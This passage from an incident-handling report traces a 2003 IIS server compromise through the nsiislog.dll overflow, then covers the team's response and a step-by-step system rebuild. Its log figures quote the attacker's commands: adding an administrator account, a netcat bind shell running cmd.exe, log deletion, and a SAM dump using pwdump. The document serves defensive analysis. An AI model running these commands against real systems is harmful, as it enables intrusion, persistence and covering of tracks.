12/07/2003  08:37p      <DIR>          ..
12/07/2003  07:57p             135,168 httpodbc.dll
12/07/2003  08:32p              49,152 lsaext.dll
12/07/2003  07:58p              59,392 nc.exe
11/09/1999  08:46p              15,248 NSIISLOG.DLL
12/07/2003  08:33p                   0 pwd.txt
12/07/2003  08:31p              13,338 pwdump3e.cpp
12/07/2003  08:23p             196,608 pwdump3e.exe
12/07/2003  08:33p             192,512 pwservice.exe
11/27/2003  03:31p              20,480 sam
12/07/2003  08:31p                   0 TFTP528
12/07/2003  08:33p                   0 TFTP592
12/07/2003  07:57p              66,560 whoami.exe
              12 File(s)        748,458 bytes
               2 Dir(s)   3,128,696,832 bytes free

C:\Inetpub\scripts>_
```

Figure 41

Next the incident handler looked at the event viewer and IIS logs. He quickly sees a warning in the system log, figure 42. Not sure of this event, he quickly researches this event, and it matches the alert describe by Brett Moore's paper describing the buffer overflow, http://packetstorm.linuxsecurity.com/0306-advisories/wmediaremote.txt.



Date: 12/7/2003 Source: W3SVC
Time: 16:33 Category: None
Type: Warning Event ID: 37
User: N/A
Computer: WEBTEST

Description:
Out of process application '/LM/W3SVC/1/ROOT' terminated unexpectedly.
For additional information specific to this message please visit the Microsoft Online Support site located at: http://www.microsoft.com/contentredirect.asp.

Data: ● Bytes ○ Words


Figure 42

He then proceeds on to view the IIS logs to verify the alerts on ACID, correlating the time in ACID to time of server events log entries.

date	time	c-ip	s-ip	s-port	cs-method	cs-uri-stem	cs-uri-query	sc-status
12/8/2003	5:35:51	192.168.2.173	192.168.2.200	80	GET	/scripts/nsiislog.dll	-	200
12/8/2003	6:00:46	192.168.2.173	192.168.2.200	80	GET	/scripts/httpodbc.dll	-	200
12/8/2003	6:02:14	192.168.2.173	192.168.2.200	80	GET	/scripts/httpodbc.dll	MfcISAPICommand=Exploit&cmd=net+user++hacker+%2Fadd	200
12/8/2003	6:03:46	192.168.2.173	192.168.2.200	80	GET	/scripts/httpodbc.dll	MfcISAPICommand=Exploit&cmd=net+localgroup+administrators+hacker+%2Fadd	200
12/8/2003	6:09:05	192.168.2.173	192.168.2.200	80	GET	/scripts/httpodbc.dll	MfcISAPICommand=Exploit&cmd=c%3A%5Cinetpub%5Cscripts%5Cnc+-L+-p+3100+-d+-e+cmd.exe	200
12/8/2003	6:19:56	192.168.2.173	192.168.2.200	80	GET	/scripts/httpodbc.dll	MfcISAPICommand=Exploit&cmd=del+C%3A%5Cwinnt%5Csystem32%5Clogfiles%5Cw3svc1%5C*.*	200
12/8/2003	6:24:10	192.168.2.173	192.168.2.200	80	GET	/scripts/httpodbc.dll	MfcISAPICommand=Exploit&cmd=del+C%3A%5Cwinnt%5Csystem32%5Clogfiles%5Cw3svc1%5C*.log	200

Figure 43

Lastly, the incident handler checked he scheduler program to see if any programs were scheduled to start. He found that netcat had been set to restart every hour, figure 44. This allowed hacker to always have a listening port.



Name	Schedule	Next Run Time	Last Run
Add Scheduled Task			
nc	Every 1 hour(s) fro...	9:00:00 AM ...	Never

nc

Schedule:
Every 1 hour(s) from 9:00 AM for 61 minutes every day, starting 12/10/2003

Next Run Time:
9:00:00 AM 12/10/2003

Last Run Time: Never

object(s) selected

Figure 44

2:00 p.m., the incident handler begins to document his findings to present it to the incident manager. The incident manager calls a meeting of the incident team to discuss the finding and to determine a course of action.

The incident handler believes only the one target was compromised and no corporate data was stolen. The analysis concludes that hacker broke into the system through a known vulnerability that could have been prevented by properly patching the system.

The nsiislog.dll exploit allowed the hacker to use a buffer overflow to access the system. It was also concluded the hacker used iiscrack.dll to further elevate his access and add his own user account and place that account in the administrators group. The hacker also pulled the local SAM account data base. He also set the Windows scheduler to stop and restart Netcat once and hour, which would lead the team to believe he planned on returning.

The proposed course of action that the team agreed to is as follows:

- Completely rebuild the exploited system offline with a new hard drive. Comply with security policy when system is rebuilt.
- Run HFNetCheckPro scanner, URL:http://www.shavlik.com, against all systems on the network and apply any missing service packs and hot fixes immediately.
- Resume normal Lucent Brick operations, but add a port block for port 80 and only allow port 80 traffic to the corporate web server. A block of the class C IP address space that belongs to hacker’s ISP provide is implemented.
- Create a network DMZ by adding a second firewall to the corporate network. A DMZ is a small sub-network that sits between a trusted internal network and an

untrusted external network, like the Internet. Common practice is to place systems that normal receive Internet traffic, such as Web and FTP servers, thus providing needed public access, while protecting the internal enclave from external users.

4:00 p.m., the director briefs senior management on the analysis and the recommended course of action. They also decide that since no information was compromised and that it would be tarnish the company's reputation if the incident was made public, the decision to keep this matter private with no law enforcement involvement.

5:00 p.m. the director decides to close the incident, and begin implementation of the above course of action.

10:00 p.m., hacker tries to connect to the target system with netcat, but is not able to connect. Hacker performs some basic network troubleshooting, such as ping and trace route. Hacker determines that the system mush be offline and not available for further play. Well, time to go find someone else to play with, he mutters to himself.

Eradication and Recovery

The incident was attributed to the junior SA inability to follow corporate security policy, and a weak perimeter defense. One of the recommendations from the incident team was to build a DMZ to prevent this in the future.

A second firewall was installed behind the first firewall to create the DMZ for Internet accessible systems, see figure 45. The company also adopted a "deny all, allow by exception" model which greatly increase their security posture. Thus, only services to specific systems are allowed. This eliminates the potential of another rogue web server on the internal network being accessed from the internet.





Figure 45

Once the DMZ has been implemented, the IT manager determines that the marketing manager's project can be resumed safely. Since the other cause of this was poor practice by the junior SA, only senior SA may bring new systems online after following corporate policies and procedures.

The decision was made that original copy of the hard drive is no longer needed since the incident was close. Therefore, the original affected hard drive is retrieved and re-installed on a system that is disconnected from the network to begin the re-build process. The first step taken is to FDISK the drive, thus removing all data from the drive.


Insert DOS boot disk in the A drive and boot the system, system BIOS must be set to boot from floppy before any other device. Once booted, at the command prompt, execute FIDSK, figure 45.



```
                              MS-DOS Version 6
                          Fixed Disk Setup Program
                  (C)Copyright Microsoft Corp. 1983 - 1993

                               FDISK Options

   Current fixed disk drive: 1

   Choose one of the following:

   1. Create DOS partition or Logical DOS Drive
   2. Set active partition
   3. Delete partition or Logical DOS Drive
   4. Display partition information



   Enter choice: [1]






   Press Esc to exit FDISK
```

Figure 46


Select option four to verify the type and number of partitions on the drive. Currently, there is only one partition on the drive to eliminate, see figure 46.



```
                        Display Partition Information

  Current fixed disk drive: 1

  Partition  Status   Type    Volume Label  Mbytes   System   Usage
      1         A     HPFS                   4087              100%




  Total disk space is 4095 Mbytes (1 Mbyte = 1048576 bytes)
```

Figure 47


Press ESC to return to the Options screen then select 3 “Delete Partition or Logical DOS Drive”, figures 47.



```
                  Delete DOS Partition or Logical DOS Drive

   Current fixed disk drive: 1

   Choose one of the following:

   1.  Delete Primary DOS Partition
   2.  Delete Extended DOS Partition
   3.  Delete Logical DOS Drive(s) in the Extended DOS Partition
   4.  Delete Non-DOS Partition



   Enter choice: [_]
```

Figure 48

Select option 3 to remove the systems partition and select the partition you want to delete, which will completely clean the system figure 48.




```
                         Delete Non-DOS Partition

   Current fixed disk drive: 1

   Partition  Status   Type    Volume Label  Mbytes   System   Usage
       1         A     HPFS                   4087              100%




   Total disk space is 4095 Mbytes (1 Mbyte = 1048576 bytes)

   WARNING! Data in the deleted Non-DOS Partition will be lost.
   What Non-DOS partition do you want to delete..? [1]
```

Figure 49

Once the FDISK is complete, reboot the system. The system should return with an error message stating that no operating system installed. At this point, insert a bootable Microsoft Windows 2000 server CD and reboot the system.

The system should find the bootable CD and the OS installation should start, shown in figure 49.



Windows 2000 Server Setup

Welcome to Setup.


This portion of the Setup program prepares Microsoft(R) Windows 2000(TM) to run on your computer.

- To set up Windows 2000 now, press ENTER.
- To repair a Windows 2000 installation, press R.
- To quit Setup without installing Windows 2000, press F3.

ENTER=Continue R=Repair F3=Quit

Figure 50

When prompted to select a partition on the drive, select the unpartitioned space and process, as shown in figure 50.



Windows 2000 Server Setup

The following list shows the existing partitions and unpartitioned space on this computer.

Use the UP and DOWN ARROW keys to select an item in the list.

- To set up Windows 2000 on the selected item, press ENTER.
- To create a partition in the unpartitioned space, press C.
- To delete the selected partition, press D.


4095 MB Disk 0 at Id 0 on bus 0 on buslogic

Unpartitioned space 4095 MB

ENTER=Install C=Create Partition F3=Quit

Figure 51


For the file partition type, NTFS must be chosen so that file permissions can be implemented, shown in figure 51.



```
Windows 2000 Server Setup

  A new partition for Windows 2000 has been created on

  4095 MB Disk 0 at Id 0 on bus 0 on buslogic.

  This partition must now be formatted.

  From the list below, select a file system for the new partition.
  Use the UP and DOWN ARROW keys to select the file system you want,
  and then press ENTER.

  If you want to select a different partition for Windows 2000,
  press ESC.

    Format the partition using the NTFS file system
    Format the partition using the FAT file system

 ENTER=Continue  ESC=Cancel
```

Figure 52

Once the formatting is complete, and all system files are loaded, the system will reboot to complete the installation of the OS. When prompted for program options, verify that Windows Media Services is selected, shown in figure 52. This incident may not have occurred if this was done during the first installation. By installing this option during the operating system install, the nsiislog.dll file is not placed in the scripts directory.


Windows 2000 Server Setup

Windows 2000 Components

You can add or remove components of Windows 2000.

To add or remove a component, click the checkbox. A shaded box means that only part of the component will be installed. To see what's included in a component, click Details.

Components:

☑	Script Debugger	1.1 MB
☐	Terminal Services	14.3 MB
☐	Terminal Services Licensing	0.9 MB
☑	Windows Media Services	19.1 MB

